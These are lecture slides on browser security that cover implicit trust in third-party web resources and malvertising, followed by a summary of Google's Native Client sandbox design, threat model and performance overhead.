

Website
AppNexus, Google, Rubicon, AOL, etc.
Explicitly trusted resource

Trust


Website
AppNexus, Google, Rubicon, AOL, etc.
talk915.pw
trackmytraffic.bi

Trust

Increased reliance on external resources forces sites to **implicitly trust** many resources



 [Kumar'17]

Implicit Trust

- We've seen the security consequences of sites depending on common **explicitly trusted** resources…

- But what happens when sites themselves have no visibility into the resources they load?

Implicit Trust

Increased reliance on ... itly **trust** many resources

Major sites including New York Times and BBC hit by 'ransomware' malvertising

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers

Ransomware can lock up your computer, costing hundreds of pounds. Photograph: Alamy

...plicitly trusted ...domains and resources

Who causes implicit trust?

Domain loads implicit content	% Top 1M
doubleclick.net	9.6%
facebook.com	9.3%
google.com	4.7%
youtube.com	3.3%
adlegend.com	2.0%
casalemedia.com	1.4%
sharethis.com	1.3%
vk.com	1.0%

33% of sites load at least one implicitly trusted resource

- bada.tv loads 103 implicit resources
- argumenti.ru loads implicit resources at depth of 17

Advertising resources are the major cause of implicit trust on the web

Browser Security

Native Client: A Sandbox for Portable, Untrusted x86 Native Code, Yee B, Sehr D, Dardyk G, Chen JB, Muth R, Ormandy T, Okasaka S, Narula N, Fullagar N. IEEE S&P, 2009

Everyone uses the web browser

- Browser is the most important tool to get the information in modern society.
- **Restricted** environment for safety purpose.
    - Interpreter-based sandbox
    - Slow
- **Native** plug-ins for extra performance or functionality requirements.
    - Fast, versatile
    - Trust-based protection but not safe

What is NaCl?

- To succeed where others have failed:
- ActiveX
    - Trust me, Microsoft does…
- NPAPI
    - Solely for plugins, but just as dangerous
- JavaScript
    - Too slow


Native code == unsafe?

- "No fundamental reason why native code should be unsafe"
- Traditional difficulties:
    - The problem of deciding the outcome of arbitrary native code while executing it is undecidable.
    - Many unexpected side effects during code execution.
        - Exception, interrupt, racing condition, I/O.
- But a safe and efficient isolated environment can be created for restricted native code.


Threat model

- Achieve comparable safety to accepted systems such as JavaScript.
- Input: arbitrary code and data
  - support multi-threading, inter-module communication
- Restrictions (Obligations):
  - No code page writing: No self-modification code, No JIT
  - No direct system call: No I/O
  - No hardware exception/interrupt: failsafe
  - No ambiguous indirect control flow transfer
  - Isolated direct memory access

Obey me or die



Microkernel-based architecture



Untrusted native code runs in its own private address space created by X86 segment registers (%cs, %ds, %gs, %fs, %ss).

Each NaCl module runs as a separated process.


All dangerous interfaces are forbidden or monitored by the sandbox (including the instructions modifying the segment registers).

Security properties under obligations

- A static code analysis will ensure:
- Data integrity
    - All memory addresses are within the sandbox
    - Otherwise, a segmentation fault given (%cs, %ds,… are set)
- Reliable disassembly
    - All possible jump targets are known (mandatory 32byte alignment for all jump instructions)
- No unsafe instructions
    - Disassembler is reliable
- Control flow integrity
    - Same reason for reliable disassembly

Load a NaCl module

Memory address:



User far call to access system call trampolines.
(call the routine out of current memory segmentation)
All far calls are under control


1. Verify the module code according to the obligations.
2. Load control code block into memory *(including system call trampolines, thread context data)*.
3. Load the module code and data into memory.
4. Set the segment registers to establish a private memory space *(64KB afterwards, 64KB is the zero offset)*.
5. Transfer the control to the module code.

Applications, tools, and availability


- Applications
  - Allow developer to choose any language in the browser (not just JavaScript).
  - Allow simple, computationally intensive extensions for web applications
  - Binary-level sandbox without a trusted compiler
- Tools: GCC tool chain
  - on Ubuntu Linux, MacOS, Windows XP
- Availability: open source, part of Chrome
  - http://code.google.com/p/nativeclient/

Easier than you imagine

- Ported programs mentioned:
  - SPEC CPU 2000 benchmarks
  - Some graphics computation demo
  - H.264 video decoder
  - Physics simulation system
  - FPS game (Quake)



Insignificant performance overhead



Max space overhead is **57.5%** code size increment for gcc in SPEC CPU 2000.

Mandatory alignment for jump targets impacts the instruction cache and increases the code size *(more **significant** if compared to **dynamic linked** executables).*

Acknowledgments/References

- [Mitchell'14] CS155: Computer and Network Security, John Mitchell and Dan Boneh, Stanford University, 2014
- [Kumar'17] Security Challenges in an Increasingly Tangled Web, Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., & Bailey, M. Slides from WWW 2017
- [Yee'09] Native Client: A Sandbox for Portable, Untrusted x86 Native Code, Yee B, Sehr D, Dardyk G, Chen JB, Muth R, Ormandy T, Okasaka S, Narula N, Fullagar N., Slides from IEEE S&P, 2009